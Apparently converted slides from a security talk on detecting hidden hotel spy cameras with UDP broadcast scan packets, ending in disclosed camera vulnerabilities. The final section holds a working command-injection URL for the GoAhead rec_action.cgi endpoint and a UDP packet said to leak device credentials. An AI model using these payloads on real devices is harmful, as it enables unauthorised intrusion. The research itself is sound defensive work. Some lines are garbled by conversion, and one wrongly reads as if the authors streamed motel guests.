









# How to hide




- Function
  - Remote control
  - Watch online, download video
  - Mobile monitoring alarm, night vision
- Steps for usage (All spy cameras are the same)
  - The camera generates a WIFI hotspot when powered on
  - APP connect to the hotspot, scan to add, set SSID and password of external network WIFI (Hotel WIFI)
  - Camera: reboot, and connect to the external WIFI
  - Evil man: Use APP to connect to the cloud and control the camera remotely





# Camera scanning technique via APP





|           |              |              |     |     |          |                |                         |   |
|-----------|--------------|--------------|-----|-----|----------|----------------|-------------------------|---|
| 511481427 | 192.168.1.4  | 180.76.76.76 | DNS | 79  | Standard | query          | 0x003e A                | p2plogin.sepcam.com                         |
| 616020014 | 180.76.76.76 | 192.168.1.4  | DNS | 79  | Standard | query response | 0x003e Server failure A | p2plogin.sepcam.com                         |
| 251510185 | 192.168.1.3  | 180.76.76.76 | DNS | 79  | Standard | query          | 0x0002 A                | p2pcam.mycamdns.com                         |
| 337253813 | 180.76.76.76 | 192.168.1.3  | DNS | 79  | Standard | query response | 0x0002 Server failure A | p2pcam.mycamdns.com                         |
| 340017280 | 192.168.1.3  | 180.76.76.76 | DNS | 91  | Standard | query          | 0x0003 A                | p2pcam.mycamdns.com.example.org             |
| 808635608 | 180.76.76.76 | 192.168.1.3  | DNS | 144 | Standard | query response | 0x0003 No such name A   | p2pcam.mycamdns.com.example.org             |
| 813911953 | 192.168.1.3  | 180.76.76.76 | DNS | 80  | Standard | query          | 0x0004 A                | p2pal.P2PLiveCam.com                        |
| 732612311 | 180.76.76.76 | 192.168.1.3  | DNS | 96  | Standard | query response | 0x0004 A                | p2pal.P2PLiveCam.com A 47.88.3.6            |
| 801169764 | 192.168.1.4  | 180.76.76.76 | DNS | 73  | Standard | query          | 0x003f A                | jp.ntp.org.cn                               |
| 295307921 | 180.76.76.76 | 192.168.1.4  | DNS | 137 | Standard | query response | 0x003f A                | jp.ntp.org.cn A 133.100.11.8 A 106.187.10.1 |
| 484544415 | 192.168.1.5  | 180.76.76.76 | DNS | 79  | Standard | query          | 0xb1b4 A                | cm.iotcplatform.com                         |
| 486789087 | 192.168.1.5  | 180.76.76.76 | DNS | 79  | Standard | query          | 0x0b49 AAAA             | gm.iotcplatform.com                         |





- Network traffic capture
  - All the cameras request fixed domains/IPs
  - Hardcoded
  - Appears to be an accurate and effective detection feature

T 1.3.5,w6300000p2pcam.mycamdns.com[ ]op2pal.P2PLiveCam.com[ ]112.124.40.254[ ]054.200.199.150[ ]

- However, our goal is to;
  - Find a simple and effective way to discover the spy camera
  - Monitor the network traffic, ARP MITM, and 802.11 sniffers; at least, root privileges

# Latest discovery

- All spy cameras have the same function: scan and add cameras
  - Include manual input, QR code scanning, and network scanning
  - At least: network scanning
- The port listening service do not turn off
- Use this feature to detect cameras





# How to implement it?

- A service listening on a port waiting for scanning
- Send UDP broadcast packets
  - App: use the broadcast address to send a scanning packet
  - Camera: listen, receive the packet, response new packet (include ID and other info)
  - Android and iPhone do not necessitate root permission
  - The first package is the probe packet; it does not need any other info
- We can use this method to scan the spy camera

# Capture the scanning packet

- More than 15+ APPs
  - From previous collection / the manual of each cam we bought
- A majority of them utilize the same P2P solution
- Finally, **four** types of scanning packets
  - **HDMiniCam type:** HDMiniCam、BVCAM、RMON、P2PLiveCam、iMiniCam ...
  - **p2pCamViewer type:** p2pCamViewer、Plug2View、SIPC、Plug&Play ...
  - **HDSPCAM type:** HDSPCAM、CooLEye ...
  - **CAMVIEW type:** CAMVIEW、CCS Link、CamView Res ...
- By the end of 2019, they covered 95% of the reported cases





- ```
from socket import *
cs = socket(AF_INET, SOCK_DGRAM)
cs.setsockopt(SOL_SOCKET, SO_REUSEADDR, 1)
cs.setsockopt(SOL_SOCKET, SO_BROADCAST, 1)
cs.settimeout(2)
cs.bind(('192.168.43.146', 2726))

cs.sendto(to_send, ('255.255.255.255', 2627))
data, address = cs.recvfrom(10000)

print(data, address)
```







CM3227-868DD008AE36-CF43A5


| HMiniCam  | p2pCamViewer | HDSPCAM   | CAMVIEW  |
|-----------|--------------|-----------|----------|
| UDP 10210 | UDP 2627     | UDP 32761 | UDP 8600 |

# About the HDMiniCam series


- We bought more than 50% of the spy camera devices
- Very common in the APPs we collected earlier
- Actual cases
  - The 1600 Motel guests we secretly streamed live in South Korea
  - Demonstration videos
  - News reports about spy camera
- More than **1 million** downloads ! (Google Play)

Developer: gang.zhang

|                                                                                                                                                                                |                                                                                                                                                                               |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|  <b>HDMiniCam</b><br>gang.zhang · Tools<br>2.7 ★ <span>500,000+</span>                      |  <b>P2PLiveCam</b><br>gang.zhang · Video Players & Editors<br>2.7 ★ <span>500,000+</span>  |
|  <b>BVCAM</b><br>gang.zhang · Video Players & Editors<br>2.4 ★ <span>100,000+</span>        |  <b>iMiniCam</b><br>gang.zhang · Video Players & Editors<br>2.9 ★ <span>100,000+</span>    |
|  <b>HDMiniCam Pro</b><br>gang.zhang · Video Players & Editors<br>2.1 ★ <span>50,000+</span> |  <b>ShirestarCam</b><br>gang.zhang · Video Players & Editors<br>3.3 ★ <span>50,000+</span> |








HdMiniCam series

APKCombo > Yibo Chen

### Developer: Yibo Chen



p2pCamViewer series

# Develop an APP to scan?

- Feasibility

- All spy cameras need to be connected to the hotel or the surrounding Wi-Fi
- All the scanning packets do not require root privilege

- Effectiveness

- In last year's GeekPwn, we developed a spy camera scan APP

- <https://sofire.bdstatic.com/privacymanager/com.baidu.iot.privacymanager.apk>

- The world's first APP that can effectively detect spy camera

- Some renowned security company copied our code

- Even the MAC address and timestamp are the same



```
n{.....T IME=2880  
0;endTim e=159151  
5084;Mai nCmd=Loc  
alData;u serType=  
hkclient ;status=  
1;Prot=5 000;MacI  
P=0x0xd0 1d1e70:6  
09597521 ;
```

```
.....E.  
...@.@. Q.+].  
...v.C. ....u  
n{.....T IME=2880  
0;endTim e=159151  
5084;Mai nCmd=Loc  
alData;u serType=  
hkclient ;status=  
1;Prot=5 000;MacI  
P=0x0xd0 1d1e70:6  
09597521 ;
```



# Vulnerabilities we found

# The vulnerabilities of spy camera

- Only for recording function; no safety protection considerations.
- Found RCE issues in both four type of devices
  - The security problems of an embedded Linux system
  - The security issues associated with the four P2P camera solutions
- What can we do with these vulnerabilities?
  - Help the police to collect evidence?
  - Stop these spy cameras from working?
- We do not know




# Some vulnerabilities

- HDMiniCam

- The vulnerability of getting the ID, user name, password
  - Log in to the GoAhead web service (in the intranet)
  - Connect to this camera remotely, use the HDMiniCam APP
- GoAhead rec\_action.cgi RCE vulnerability
  - [http://192.168.43.150/rec\\_action.cgi?op=del&fl=%27;mkdir%20/tmp/pwn%27](http://192.168.43.150/rec_action.cgi?op=del&fl=%27;mkdir%20/tmp/pwn%27)

```
client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

msg = "\x00\x00\x01\x10\x08\x00\x00\x00"
ip_port = ('192.168.43.150', 17900)
client.sendto(msg, ip_port)
```



```
signed int sub_525D0()
{
  my_webAspDefine((int)"websShowRecordCfg", (int)sub_4FC94);
  my_webAspDefine((int)"websShowSDCardSpace", (int)sub_4FE0C);
  my_webAspDefine((int)"websShowRecordFiles", (int)sub_502E8);
  my_webFormDefine((int)"formSetRecordCfg", (int)sub_50714);
  my_webUrlHandlerDefine((int)"rec_action.cgi", 0, 0, (int)sub_50354, 0);
  my_webAspDefine((int)"websShowRecNASCfg", (int)sub_4FDDC);
  my_webAspDefine((int)"websShowNASStatus", (int)sub_4FEDC);
  my_webAspDefine((int)"websShowRecNSAFiles", (int)sub_50324);
  return my_webFormDefine((int)"formSetRecNASCfg", (int)sub_50A04);
}
```

```
v10 = a1;
v9 = a2;
v8 = a3;
v7 = a4;
s1 = (char *)websGetVar(a1, (int)"op", (int)&unk_1518A0);
v13 = websGetVar(v10, (int)"fl", (int)&unk_1518A0);
nptr = (char *)websGetVar(v10, (int)"vlu", (int)"-1");
sub_410CC(v10);
if ( !strcmp(s1, "del") )
{
  if ( *v13 )
    sub_4F800(&dword_23D8F0, (int)v13);
    sub_1F664(v10, "ok\r\n");
  }
else if ( strcmp(s1, "nas_del") )
{
